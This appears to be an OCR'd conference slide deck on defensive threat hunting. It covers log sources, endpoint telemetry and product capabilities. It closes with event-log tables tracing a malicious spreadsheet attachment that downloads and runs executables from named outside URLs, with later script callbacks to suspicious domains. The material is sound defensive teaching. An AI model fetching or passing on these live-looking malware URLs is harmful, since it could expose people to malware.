DIGITAL GUARDIAN

DEEPSEC IN-DEPTH SECURITY

I Thought I saw a Haxx0R

A Threat Hunting we Will Go!

I am ...

- Security Advocate & Threat Researcher with Digital Guardian
- 25+ years experience in InfoSec
- Spent number years in IR team positions

- Director @BSidesLondon
- ISSA UK Chapter Board Member

Let's Talk Threat Hunting

DEEPSEC

- Threat Hunting Background – What is it?
- It's a challenging game
- Can it be made better?
- Just Do IT

Threat Hunting as a Purpose

DEEPSEC

- The infrastructure can be at times quite opaque
- Today's adversary is cunning, creative and adapts
  - They will use your own infrastructure and solutions against you
- Compromise is a given… So deal with it!

Threat Hunting in Practice

- Analyst versus Adversary
- Being creative and adaptive
- No particular indicators
- Deep analysis of potential compromised resources
- Finding what evades automated detection

And So What?

- Build a proactive footprint against attackers
- Understand your Infrastructure
  - System and Application configuration Gap analysis
  - Teams gain knowledge of the environment and infrastructure
- Identify common business workflows
- Never underestimate importance of


  contextual knowledge & awareness
- Documenting == Organisational Knowledge


Data Breach
Attack
Lurking Threat
PROACTIVE THREAT HUNTING
Hunting: how it feels
Hunting: reality

You'll Need Some Tools

- Use the tools you already have:
  - Firewalls
  - IDS/IPS
  - Network devices
  - Endpoint solutions
- Opensource Tools
  - Bro IDS
  - Passive DNS
  - Autoruns
  - Powershell, WMI, WinRM


Logs, Logs, Logs...



SANS Analyst Review - Threat Hunting: Open Season on the Adversary


War is ninety percent information

- Firewall Logs
  - Unusual IP address; Countries; businesses
- Proxy Logs
  - Port traffic (e.g. 22)
  - Bytes in = Bytes out
  - Dynamic DNS
  - Unique User String
- Windows Logs
  - Logon attempts
  - User added to privileged group
- Anti-Virus Logs



- Process Maps
  - All running on a system
  - Priviliged execution
- Endpoint Detection Solutions
  - Reporting of indicators
  - Forensics
  - Logging of general events

Orientation - elp?




Tempting, Tempting, ...

- Use Analytics
  - Consider machine-learning
  - User or entity behaviour analytics
- Situational-Awareness
  - Drive your hunt with identified critical assests
  - Risk assessments
- Intelligence Driven
  - Relying on IoCs and TTPs
  - Feeds

Nothing Better Than A Pair of Eyes

The 4 A's



Amy Herman, *The Art of Perception*

DIGITAL GUARDIAN

MANY

I Twat I Taw ~~a~~ PuDDy Tat

Wait, let's add some more data points

Process, Process, Process

- Which process are running?
  - Which are normal?
    - Which don't belong?
- Privileged Execution
  - Which user do they normal run under?
  - Abuse by 3rd Party applications
  - Which users run as local admin?
- Network Activity
  - Which process should and need to listen?
  - Which should make network connections?
    - Why is cscript connecting to the Internet
  - Are local FW/Filters being avoided

More System Information

- Know and understand kernel drivers
  - They are abused, e.g. Stuxnet
- Persistence – it's not just the run key
- Scheduled Tasks – obfuscating and hiding tracks
- Services
  - Do you know what services should be running on your image?

Oh endpoint My endpoint

- It’s the Target of Attackers
  - Endpoint solutions drive to integrate that data
- Collect the configuration
- Pull as much typical indicator as possible

- Negative effect of generating tooooooooooo much data


password

What's available…

- Bit9
  - Hashes
  - File Properties/Type
  - Registry
- Carbon Black
  - Network
  - Hashes
  - File Properties/Type
  - Registry
  - File Ops (PE only)
  - Command Lines
- Mandiant
  - Network
  - Hashes
  - File Properties/Type
  - Registry
  - Handles/Mutex
  - Command Lines
- CounterTrack
  - Network (only IP/port)
  - Hashes
  - Registry
  - File Ops (PE Only)
  - Command Lines
- CrowdStrike
  - Network
  - Hashes
  - File Properties
  - Registry
  - File Ops (PE only)
  - Command Lines
- Digital Guardian
  - Network
  - Hashes
  - File Properties
  - Registry
  - File Ops (All files)
  - Command Lines
  - DLL Loads & Injection

Don't forget IOCs…
Some also have capabilities to return: file captures, event logs, wmi data, strings

Real Time Forensics Evidence

- Detect compromise events
- Log the foot prints

	PROCESS_NAME	EVENT_NAME	EVENT_DISPLA	BEGIN_TIME	COMPUTER_NAM	SRC_FILE_NAME	PROTO	NETWORK_ADDR	LOCAL_PO	REMOTE_	DNS_HOSTNAME	OUTBOUND_	FILE_SIZE	URL_PATH
2	ruebfo.exe	Network Operation	IOC.NET Categc	10/07/2015 10:58	FVT-WIN7-H002		TCP	91.239.232.9	49197	8448		Outbound	0	none
3	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0	http://les-eglantiers.fr/cgi-sys/suspendedpage.cgi?id=55575d5e100c0
4	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0	http://les-eglantiers.fr/document.php?id=55575d5e100c0b09051724
5	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0	http://les-eglantiers.fr/cgi-sys/suspendedpage.cgi?id=55575d5e100c0
6	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0	http://les-eglantiers.fr/document.php?id=55575d5e100c0b09051724
7	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0	http://les-eglantiers.fr/cgi-sys/suspendedpage.cgi?id=55575d5e100c0
8	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0	http://les-eglantiers.fr/document.php?id=55575d5e100c0b09051724
9	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		TCP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0	none
10	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		TCP	23.91.123.160	49191	80	leikkihuone.com	Outbound	0	none
11	wscript.exe	D1 IOC Network	D1 IOC Networ	10/07/2015 10:57	FVT-WIN7-H002							Inbound	0	
12	wscript.exe	Network Operation	IOC.NET Categc	10/07/2015 10:57	FVT-WIN7-H002		TCP	208.43.65.115	49190	80	laterrazzafiorita.it	Outbound	0	none
13	wscript.exe	Application Start		10/07/2015 10:57	FVT-WIN7-H002	wscript.exe						Inbound	0	
14	svchost.exe	Network Operation		10/07/2015 10:57	FVT-WIN7-H002		UDP	224.0.0.252	58272	5355		Outbound	0	none

PROCESS_NAME	EVENT_NAME	EVENT_DISPLA	BEGIN_TIME	COMPUTER_NAM	SRC_FILE_NAME	PROTO	NETWORK_ADDR	LOCAL_PO	REMOTE_	DNS_HOSTNAME	OUTBOUND_	FILE_SIZE	URL_PATH
excel.exe	File Write		10/07/2015 10:56	FVT-WIN7-H002	ruebfo.exe						Inbound	0	
excel.exe	File Write		10/07/2015 10:56	FVT-WIN7-H002	ruebfo.exe						Inbound	0	
explorer.exe	D1 IOC File_Manipul	D1 IOC File_Ma	10/07/2015 10:56	FVT-WIN7-H002							Inbound	0	
excel.exe	File Write		10/07/2015 10:56	FVT-WIN7-H002	45y4g[1].exe						Inbound	0	
excel.exe	Network Operation	IOC.NET Categc	10/07/2015 10:56	FVT-WIN7-H002		HTTP	202.124.241.199	49186	80	members.webshac	Outbound	0	http://members.webshade.com.au/43t3f/45y4g.exe
excel.exe	File Write		10/07/2015 10:56	FVT-WIN7-H002	45y4g[1].exe						Inbound	0	
explorer.exe	D1 IOC File_Manipul	D1 IOC File_Ma	10/07/2015 10:56	FVT-WIN7-H002							Inbound	0	

PROCESS_NAME	EVENT_NAME	EVENT_DISPLAY	BEGIN_TIME	COMPUTER_NAME									
svchost.exe	Network Operation		10/07/2015 10:56	FVT-WIN7-H002									
excel.exe	DLL Load		10/07/2015 10:56	FVT-WIN7-H002									
excel.exe	File Copy		10/07/2015 10:56	FVT-WIN7-H002									
excel.exe	D1 Calculated Action	D1 Calculated Action	10/07/2015 10:56	FVT-WIN7-H002									
outlook.exe	File Copy		10/07/2015 10:56	FVT-WIN7-H002	20131030164403.xls	c:\users\tfischer.te	20131030164403 (	c:\users\tfischer.te	89600	89600			Inb
system	Network Operation		10/07/2015 10:53	FVT-WIN7-H002					0	0	UDP	172.17.16.25	138	138		Ou
system	Network Operation		10/07/2015 10:53	FVT-WIN7-H002					0	0	UDP	172.17.16.15	138	138		Inb
ruebfo.exe	D2 Entry Vector Attack	D2 Entry Vector Attack	10/07/2015 10:53	FVT-WIN7-H002					0	0						Inb
ruebfo.exe	D1 Entry Vector Attack	D1 Entry Vector Attack	10/07/2015 10:53	FVT-WIN7-H002					0	0						Inb
ruebfo.exe	Application Start		10/07/2015 10:53	FVT-WIN7-H002	ruebfo.exe	c:\users\tfischer.testing-w7\appdata\local\temp\			0	0						Inb
explorer.exe	D1 IOC File_Manipulation	D1 IOC File_Manipulatior	10/07/2015 10:53	FVT-WIN7-H002					0	0						Inb
excel.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002	ruebfo.exe	c:\users\tfisch~1.tes\appdata\local\temp\			0	2048						Inb
excel.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002	ruebfo.exe	c:\users\tfischer.testing-w7\appdata\local\temp\			0	0						Inb
excel.exe	Network Operation	IOC.NET Category	10/07/2015 10:53	FVT-WIN7-H002					0	0	HTTP	212.27.63.10	49185	80	www.lalbum.free.f	Ou
explorer.exe	D1 IOC File_Manipulation	D1 IOC File_Manipulatior	10/07/2015 10:53	FVT-WIN7-H002					0	0						Inb
excel.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002	5fg44[1].exe	c:\users\t	scher.testing-w7\appdata\local\microsoft\win		0	0						Inb
excel.exe	D1 IOC Network	D1 IOC Network	10/07/2015 10:53	FVT-WIN7-H002					0	0						Inb
excel.exe	Network Operation	IOC.NET Category	10/07/2015 10:53	FVT-WIN7-H002					0	0	TCP	212.27.63.10	49185	80	www.lalbum.free.f	Ou
excel.exe	DLL Load		10/07/2015 10:53	FVT-WIN7-H002	wshom.ocx	c:\windows\system32\			0	0						Inb
system	Network Operation		10/07/2015 10:53	FVT-WIN7-H002					0	0	UDP	64.4.54.254	137	137	vortex-win.data.mi	Ou
svchost.exe	Network Operation		10/07/2015 10:53	FVT-WIN7-H002					0	0	TCP	64.4.54.254	49184	443	vortex-win.data.mi	Ou
excel.exe	D1 Calculated Action	D1 Calculated Action	10/07/2015 10:52	FVT-WIN7-H002					0	0						Inb
excel.exe	File Copy		10/07/2015 10:52	FVT-WIN7-H002	paymentreceipt.xls	c:\users\tfischer.te	1964d1fe.xls	c:\users\tfischer.te	73216	73216						Inb
outlook.exe	File Copy		10/07/2015 10:52	FVT-WIN7-H002	paymentreceipt.xls	c:\users\tfischer.te	paymentreceipt (2	c:\users\tfischer.te	73216	73216						Inb
svchost.exe	Network Operation		10/07/2015 10:52	FVT-WIN7-H002					0	0	UDP	224.0.0.252	62404	5355		Ou
system	Network Operation		10/07/2015 10:52	FVT-WIN7-H002					0	0	UDP	192.168.0.11	137	137		Ou

More Evidence

Application	User Name	Operation	Custom String 4	DNS Hostnam	IP Address	Remo	Local Port	URL Path	Ne
wscript.exe	FVT-WIN7-H002\tfischer	Custom Event				0			In
			Command line: "C:\Windows\System32\WScript.exe"						

